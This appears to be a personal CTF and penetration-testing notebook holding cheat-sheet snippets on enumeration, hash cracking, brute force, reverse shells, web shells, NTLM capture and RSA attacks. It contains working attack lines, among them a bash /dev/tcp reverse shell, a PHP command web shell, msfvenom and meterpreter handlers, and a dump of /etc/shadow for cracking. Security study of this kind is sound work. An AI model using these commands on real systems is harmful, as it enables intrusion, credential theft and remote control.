```
tar -xf data.tar
```

Unshadow

```
cat /etc/shadow > shadow.txt
cat /etc/passwd > password.txt

unshadow shadow.txt password.txt > hashes.txt

john --wordlist <WL> hashes.txt
```

Crack specific hashes by looking up code in: https://hashcat.net/wiki/doku.php?id=example_hashes Then using

Saved credentials: Windows allows us to use other users' credentials. This function also gives the option to save these credentials on the system. The command below will list saved credentials.
`cmdkey /list`

If you see any credentials worth trying, you can use them with the `runas` command and the `/savecred` option, as seen below.
`runas /savecred /user:admin reverse_shell.exe`

Registry keys: Registry keys potentially containing passwords can be queried using the commands below.

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

```
ftp <IP>
Username: anonymous
```

ls List files and directories in the working directory on the FTP server

cd Change our working directory on the FTP server

get Download a file from the FTP server to our device

put Upload a file from our device to the FTP server

```
bash -i >& /dev/tcp/<YOUR IP>/4444 0>&1
```

Makes two file sharing protocols compatible: - SMB (Server Message Block) - Natively supported by Windows and not Linux - - NFS (Network File System) - Natively supported by Linux and not Windows

enum4linux

```
enum4linux [options] <ip>
```

Options are (like "enum"): -U get userlist -M get machine list* -S get sharelist -P get password policy information -G get group and member list -d be detailed, applies to -U and -S -u user specify username to use (default "")
-p pass specify password to use (default"")

Additional options: -a Do all simple enumeration (-U -S -G -P -r -o -n -i). This option is enabled if you don't provide any other options. -h Display this help message and exit -r enumerate users via RID cycling -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r) -K n Keep searching RIDs until n consective RIDs don't correspond to a username. Impies RID range ends at 999999. Useful against DCs. -l Get some (limited) info via LDAP 389/TCP (for DCs only) -s file brute force guessing for share names -k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none) Used to get sid with "lookupsid known_username" Use commas to try several users: "-k admin,user1,user2" -o Get OS information -i Get printer information -w wrkg Specify workgroup manually (usually found automatically) -n Do an nmblookup (similar to nbtstat) -v Verbose. Shows full commands being run (net, rpcclient, etc.) -A Aggressive. Do write checks on shares etc

Supported by Windows not Linux

SMBClient

List shares:

```
smbclient -L
smbclient -L \\\\<IP> -U guest
```

```
smbclient \\\\<IP>\\<share>
get <filename>
-N no password
```

└─$ smbclient -L \10.129.57.14\backups -U guest

- To make compatible with NFS linux uses Samba [[Samba]]

Reverse SSH Tunnel

Specifies a given port on remote server is to be forwarded to given host and port on local side

- Use ss to determine potential TCP connection ports [[ss]]
- Check which ports will be allowed through firewall
- On local machine set up ssh:

```
ssh -L <localport>:<sitetoaccess>:<remoteport> <username>@$TGT
ssh -L 10000:localhost:10000 <username>@$TGT
```

- Once established browse to `localhost:<port>` or `127.0.0.1:LOCALPORT`

Troubleshoot

Unable to negotiate with 10.10.156.94 port 2222: no matching host key type found. Their offer: ssh-rsa

```
ssh -oHostKeyAlgorithms=+ssh-rsa james@$TGT -p 2222
```

radare2 framework

Cheatsheet: https://scoding.de/uploads/r2_cs.pdf

Open debuging:

```
r2 -d ./<FILENAME>
```

Help / Help for specific feature:

```
?
?a
```

Analyze the program:

```
aa
```

After analysis: List Functions (analyse function list): `afl` `afl | less` Print Disassembly Function: `pdf @<FUNCTION>` Breakpoint: `db <0xPOINT>` Running pdf on the function after will show breakpoint Run program to next break `dc` Next instruction: `ds` View variable: `px @<MEMORY-ADDRESS>` View register: `dr` Reload program: `ood`

Initial Data Type	Suffix	Size (bytes)
Byte	b	1
Word	w	2
Double word	l	4
Quad	q	8
Single precision	s	4
Double precision	l	8

Assembly

[Assembly]

.NET Framework reverse engineering

https://github.com/icsharpcode/ILSpy https://www.jetbrains.com/decompiler/

New Technoloy LAN manager

Tools for exploiting

- [[LFI]] can be used to try create an SMB session which will prompt the Windows machine to try to authenticate the attacker
- Places to steal NTLM creds
- [[Responder]]

How NTLM works

How NTLM works

An in-memory database

Connect to database:

```
redis-cli -h $TGT
```

Once connected:

Show info:

```
INFO
```

See all keys:

```
keys *
keys <pattern>
```

Display key from above:

```
MGET <key>
```

WinRM

WinRM hacktricks - 5985/tcp (HTTP) - 5986/tcp (HTTPS)

Connect from linux machine

```
evil-winrm -i 10.129.136.91 -u administrator -p badminton
```

Used to find embedded files in a file / program

```
binwalk <file>
```

Extract files

```
binwalk <file> -e
```

Used to walk through assembly of a file

```
gdb <filename>
```

[Assembly]

Show code

```
list
```

Show CPU instructions

```
disas
```

Set command Sets gdb to use the environment to use the absolute path of any executables we run: AKA it means any exploit you make inside gdb will work outside of gdb after doing that.

set exec-wrapper env -u LINES -u COLUMNS

Finding an entry point

Using gdb

```
info files
```

- Using `readelf`

  ```
  $> readelf -h /bin/ls
  ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x40489c
  Start of program headers:          64 (bytes into file)
  Start of section headers:          108264 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         27
  Section header string table index: 26
  ```

  So, the entrypoint address is `0x40489c`.

- Using `objdump`

  ```
  $> objdump -f /bin/ls

  /bin/ls:     file format elf64-x86-64
  architecture: i386:x86-64, flags 0x00000112:
  EXEC_P, HAS_SYMS, D_PAGED
  start address 0x000000000040489c
  ```

  Again, the entrypoint is `0x000000000040489c`.

Start at start and see what is happening

Show first 50 steps:

```
disas 0x40489c,+50
```

Hash codes: https://hashcat.net/wiki/doku.php?id=example_hashes

Hash mode	Hash name	
0	md5	8743b52063cd84097a65d1633f5c74f5
1700	sha2 512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9664fbb7adf7
1710	sha512(pass.salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d89b8ab6514

Cheat sheet https://cheatsheet.haax.fr/passcracking-hashfiles/hashcat_cheatsheet/

Hash type: -m

Attack mode: -a

```
-a 0 # Straight : hash dict
-a 1 # Combination : hash dict dict
-a 3 # Bruteforce : hash mask
-a 6 # Hybrid wordlist + mask : hash dict mask
-a 7 # Hybrid mask + wordlist : hash mask dict
```

Crack SHA1 by using wordlist with 2 char at the end

```
hashcat -m 100 -a 6 hashes.txt wordlist.txt ?a?a -o output.pot
```

Crack MD5 hashes using dictionnary and rules

```
hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rules


hashcat -m 0 "2cb42f8734ea607eefed3b70af13bbd3"
/usr/share/wordlists/rockyou.txt
```

```
hydra -l <username> -P /usr/share/wordlists/<wordlist> <ip> http-post-form
```

Command	Description
`hydra -P <wordlist> -v <ip> <protocol>`	Brute force against a protocol of your choice

Command	Description
`hydra -v -V -u -L <username list> -P <password list> -t 1 -u <ip> <protocol>`	You can use Hydra to bruteforce usernames as well as passwords. It will loop through every combination in your lists. (-vV = verbose mode, showing login attempts)
`hydra -t 1 -V -f -l <username> -P <wordlist> rdp://<ip>`	Attack a Windows Remote Desktop with a password list.
`hydra -l <username> -P .<password list> $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'`	Craft a more specific request for Hydra to brute force.

Using template form:

```
hydra -l <username> -P /usr/share/wordlists/<wordlist> <ip> http-post-form
"/Account/log.aspx:_VIEWSTATE=KJLSAHaliudhAFDKSbhIU3iufb3fbc23p49&__EVI
 Failed"
```

Different port

```
hydra -s 5555 -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1
http-post-form
"/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Su
```

Upload file

```
upload <filepath>
```

Launch powershell from meterpreter

```
load powershell
powershell_shell
Prompt changes to:
PS >
```

Options

- unset an option: `unset <option>`

Migrating to a process

Used to escalate priveliges

```
ps

migrate <pid>
```

Reverse TCP handler

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.14.23.1
set LPORT 5555
run
```

Get meterpreter from other shell

```
use exploit/multi/script/web_delivery
set payload windows/meterpreter/reverse_tcp
set LHOST
set LPORT
set target 2
run

Paste generated code into running shell
```

Meterpreter find file

```
search -f root.txt
```

Reverse shell by file type:

```
msfvenom -p <payload> LHOST=<IP> LPORT=<PORT> -f <FILETYPE> -o
<OUTPUT>.<FILETYPE>
```

IIS:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=53 -f aspx
-o pwn.aspx
```

Set up netcat listener:

```
nc -nvlp <PORT>
```

Use curl to get reverse shell

```
curl http://10.10.160.36:49663/nt4wrksv/pwn.aspx
```

Basic listener

```
nc -nvlp <port>
```

```
nikto -h $TGT
```

Hydra

[Hydra]

```
hydra -l <username> -P /usr/share/wordlists/<wordlist> <ip> http-post-form
```

John the ripper

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
```

Crack simple hash

```
john -w=/usr/share/wordlists/rockyou.txt hash.txt
```

Password protected zip

```
zip2john <file,zip> > hashes
```

Then use

Upload through meterpreter

File : PrivEsc PowerUp.ps1 ### Launch

```
. .\PowerUp.ps1
Invoke-AllChecks
```

```
sudo apt install responder
```

```
git pull https://github.com/lgandx/Responder
```

Exploit [[NTLM]]

- HTB writeup
- Check Responder.conf is set to listen for SMB requests
  - responder.conf (In `/etc/responder` using linux tool not python)

- May need to turn off HTTP server in .conf if being used by another service
- Start responder
    - Choose interface to use:

  ```
  -I tun0
  sudo responder -I {network_interface}
  ```

- Should prompt listening for events
- Get website to make request to SMB hosted server (our IP)
    - e.g `http://unika.htb/?page=//10.10.14.25/somefile`
    - Should get error on webpage
    - Responder should display NetNTLMv for the Administrator or displayed user
- Dump the hash and try to crack

Other Stuff

- Choose IP:

```
-i 192.168.1.202
```

Sockets tool

-t Display TCP sockets

-u Display UDP sockets

-l Displays only listening sockets

-p Shows the process using the socket

-n Doesn't resolve service names

Tools

WinPeas

Creates large output so save to file `winpeas.exe > outputfile.txt`

POwerUp

May need to bypass execution policy `Invoke-AllChecks`

Windows Exploit Suggester

Metasploit

`multi/recon/local_exploit_suggester`

Remote desktop

Remmina

ip.src Show all packets that originate from the specified IP address `ip.src == 192.168.1.1`

ip.dst Show all packets that are destined to the specified IP address `ip.dst == 192.168.1.1`

tcp/udp.port Show all packets that are sent via the protocol and port specified `tcp.port == 22 / udp.port == 67`

protocol.request.method Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `GET` and `POST` to retrieve and submit data accordingly. `http.request.method == GET / POST`

== != &&

Export files

File -> Export files -> choose protocol

tshark

https://www.wireshark.org/docs/man-pages/tshark.html

https://jsur.in/post/2020-02-19-tshark-cheatsheet

Local File inclusion

Windows LFI wordlist github

XSS detection

Cheat sheet: https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md

OWASP Top 10

- Injection
- OS command Injection
- Broken Authentication
- Sensitive data exposure

- XML External Entity
- Broken Access Control (IDOR)
- Security Misconfiguration
- XSS
- Insecure deserialisation
- Insufficient Logging and Monitoring

/usr/share/webshells/

PHP Reverse Shell

PHP reverse shell: Open and edit IP and port can change to different PHP if blocked (.php3, .phtml) Can use burpsuite Intruder - sniper to check which are accepted

```
/usr/share/webshells/php/php-reverse-shell.php
```

Copy to current directory

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

```
<?php
    echo system($_GET["cmd"]);
?>
```

Add to URL to file

```
?cmd=id;whoami;ls /var/www/;
```

- Stabilise if possible [[Reverse Shell#Shell Stabalisation]]

Java Reverse Shell

```
String host="localhost";


int port=8044;


        WINDOWS                            LINUX
String cmd="cmd.exe";   OR   String cmd="/bin/bash";


Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
```

```
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.w
 {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Methodology

1. Find a file upload point.
2. Try uploading some innocent files – what does it accept? (Images, text files, PDFs, etc)
3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.
5. Start a netcat listener to receive the shell
6. Navigate to the shell in your browser and receive a connection!

- Languages and frameworks
  - Wappalyzer
  - Checking headers
- Find upload page
- View source code for client side filtering
- Innocent file upload
  - Access file
    - Direct access / embedded
    - Naming scheme
    - GoBuster
- Malicious file upload
  - Bypassing client side filters
  - View errors from server side to bypass

Errors

- testingimage.invalidfilextension
  - server has extension blacklist
    - Upload innocent file but change:
      - Magic number
      - MIME type (burp)
  - Enumerating file lengths

Discovery

Reverse shell

Web stuff

Poison null byte (doesn't work with PHP major version 5) Terminates URL. Can be used to bypass certain file extensions not being allowed. Use %200.allowedFileType after other file `%2500`

XSS DOM

```
<iframe src="javascript:alert(`xss`)">
```

Curl POST

```
curl -X POST -F "submit:<value>" -F "<file-parameter>:@<path-to-file>" <site>
```

Vulnerabilities

```
nikto -h <IP>
```

If URL has proxy in search try `localhost` or `127.0.0.1` ### PHP Actual source code of the page encoded using base64: `php://filter/convert.base64-encode/resource=index` If there is a filetype filter: `php://filter/convert.base64-encode/cat/resource=index`

Show file contents

```
file <filename>

file *.txt
```

- Nishang https://github.com/samratashok/nishang
- Nishang reverse shell https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
- Windows Exploit suggester https://github.com/AonCyberLabs/Windows-Exploit-Suggester

VSS `vssadmin` `vssadmin list volumes` `vssadmin list shadows`

https://intox33.medium.com/day-18-essential-ctf-tools-1f9af1552214

Factorisation tool

Factorisation Tool

RSA

RSACtfTool

Github docs link

```
git clone https://github.com/Ganapati/RsaCtfTool.git
```

Show help

```
python RsaCtfTool.py
```

Print private key

```
./RsaCtfTool.py --publickey ./key.pub --private
```

Private key and uncipherfile

```
python ../../MyPrograms/RsaCtfTool/RsaCtfTool.py --publickey
pubkey.pem --uncipherfile flag.txt.aes
```

Specify attack with `--attack`

```
python ../../MyPrograms/RsaCtfTool/RsaCtfTool.py --publickey
pubkey.pem --uncipherfile flag.txt.aes --attack wiener
```

Display private key

```
python ../../MyPrograms/RsaCtfTool/RsaCtfTool.py --publickey
pubkey.pem --uncipherfile flag.txt.aes --private
```

Specify calues

```
python ../MyPrograms/RsaCtfTool/RsaCtfTool.py -n <NValue> -e 3 --
uncipherfile message.txt
```

Python Conversions

Find hidden files

Corrupt looking file (no type):

```
exiftool <filename>
```

Gives correct type Look up header of fuletype and compare to

```
hexdump <filename> | head
```

Audacity

Extract data from certs

```
openssl x509 -in cert -text -noout
```

Freq analysis

Freq anaysis tool Can input most common letters as clue in order

Vigenere Solver

Vigenere Solver

Theory:

Tools

Factorising n = p.q

Online Factorisation Brute force find p,q:

```
n = 4966306421059967
# // is floor division
[(d, n//d) for d in range(1, int(sqrt(n))+1, 2) if n % d == 0]
```

Decrypting

```
from Crypto.Util.number import inverse

n =
e =

c =

#factorise n to get p and q
p =
q =

phi = (p-1)*(q-1)
d = inverse(e,phi)

#m = c^d mod n
m = pow(c,d,n)
hexM = hex(m)
unHex = bytes.fromhex(hexM[2:]).decode('utf-8')
print(unHex)
```

Weiner attack on RSA

Useful when d is small

```
python3 -m pip install owiener
```

```
import owiener

e = <Value for e>
n = <Value for n>
d = owiener.attack(e, n)

if d is None:
    print("Failed")
else:
    print("Hacked d={}".format(d))
```

low m, e value

```
import gmpy2

n = <value for n>
e = 3
c = <value for c>

for i in range(10000):
    m, is_true_root = gmpy2.iroot(i*n + c, e)
    if is_true_root:
        print(f"Found i = {i}")
        print("Message: {}".format(bytearray.fromhex(format(m,
'x')).decode()))
        break
```

For multiple ciphers: Multiple low m,low e

Pollard p-1

Imports:

```
python3 -m pip install primefac
```

```
from Crypto.Util.number import *
import gmpy2
import primefac
```

```
n = "nHexValue"
c = "cInHex"
n = int(n,16)

#Common e about 65000.This is most common 65537
e = 0x10001
q = primefac.pollard_pm1(n)
p = n//q
phi = (p-1)*(q-1)
d = inverse(e,phi)

print(f'p: {p}')
print(f'q: {q}')

#16 used from smoothness
print(long_to_bytes(pow(int(c,16),d,n)))
```

Decryption wont do m

Use c^d mod(n) == (c+n)^d mod(n) (By binomial expansion)

No padding

```
n =
e = 65537
c =

cPrime = c * (pow(2,e,n))
x = pow(2, e, n)

#Send cPrime to RSA and input returned value
print(f'cprime:\n {cPrime}')
returned = input('give number: ')
#returned =

#Send cPrime will give 2m mod n
#Try reverse by brute force
# (2m , 2m + n , 2m + 2n, 2m + 3n)
# take away i * n starting 0 then divide by 2

error = 0
i = 0
while True:
    if i % 10000 == 0:
        print(f'i = {i}')
    twoM = returned - i*n
    m = twoM//2



    hexM = hex(m)
    #print(f'hexm: {hexM} :end')

    #Try to unhex
    try:
        unHex = bytes.fromhex(hexM[2:]).decode('utf-8')
        pass
        print(f'Result at i = {i}\nunhex: {unHex}')
    except Exception as e:
        #print("error")
        error +=1

    #Increment i
    i += 1
```

Metadata

`exiftool <filename>`

Extract file

`steghide -extract -sf <filename>`

Zsteg

zsteg github

`gem install zsteg`

`zsteg <filename>`

ImageMagick

```
bash
sudo apt -y install imagemagick
```

Diffie Helman Exchange

Public g, n Private a and b

A	Public	B
a	g n	b
g^a mod n		g^b mod n
send to B		send to A
$(g^{b)}$a mod n		$(g^{a)}$b mod n
These are equal by [[#mod power proof]]		

Diffie Helman problems

MITM: A | Sean | B — | — | — a | s | b g^a mod n | g^s mod n | g^b mod n send to S | Send to A/B | send to S $(g^{s)}$a mod n| | $(g^{s)}$b mod n Have two different keys with each one. Decrypt and Encrypt with other key at each step

Solution:

Proof

mod power proof

$(g^{a)}$b mod n = $(g^{b)}$a mod n

lets say: g^a = k*n+x where x is an unknown number

because: (u + v) mod n =(u mod n + v mod n) mod n and because: k*n mod n = 0 we get: (g^a) mod n = (k*n+x) mod n = x <=> ((g^a) mod n)^b mod n = x^b mod n

i used the binomial theorem nCr to get: $(g^{a)}$b = (k*n+x)^b = (k*n)^b + (nC1) (k*n)^(b-1)*x + ... + *(nC(b-1))*((k*n)^(1)*x^(b-1) + x^b

since n appears in every part except in x^b every other part is set to 0 when we take the modulo: <=> $(g^{a)}$b mod n = x^b mod n

so therefore $(g^{a)}$b mod n = ((g^a) mod n)^b mod n

Used in TLS, IKE Helps prevent MITM for Diffie-Helman

Theory

A	Public	B
a	g, key pub	k pri
Sends ga		Sends gb & hashed(gb) from k priv

A	Public	B
use k pub to verify gb		

Creating key

- n = p . q (p and q distinct random primes)
- Carmichael's totient function of the product as $\lambda(n)$
  - λ(n) = Lowest Common Multiple ($p - 1$, $q - 1$)
- Choose e
  - 1 < e < λ(n) AND e is coprime to λ(n) (Highest common divisor 1)
- Calculate d
  - d = modular mutiplicative inverse of e (mod λ(n))
    - e . d ≡ 1 (mod $\varphi(n)$)
    - (can use extended Euclidean algorithm to calculate)
    - `from Crypto.Util.number import inverse`
    - `d = inverse(e,phi)`
- Euler totient φ(n)
  - φ(n) = (p-1)(q-1)

Keys

- Public key (n, e)
  - cipher of message c(m):
  - c(m) = c^e mod n
- Private key (n, d)
  - m(c) = c^d mod n
- Encrypt
  - cipher message (c) message (m)
  - c = m^e mod n
  - m = c^d mod n

Vulnerabilities

- Is not semantically secure

- ***Low e & m***

- low e (3) and small m (m < n ^(1/e))
  - m^e < n
  - Take the eth root of the ciphertext (integers)

Multiple receivers so clear text

- Same clear text to e or more recipients
- receivers same e
- p,q,n different
- Coppersmith’s attack

Insecure if not padded

Stack OVerflow Explanation - It is malleable. I.e., if you give me a ciphertext c which encrypts m, I can compute $c' \equiv c \cdot 2e \bmod n$. When the owner of the private key decrypts c', she will get $2m \bmod n$. In other words, I can make predictable changes to ciphertexts.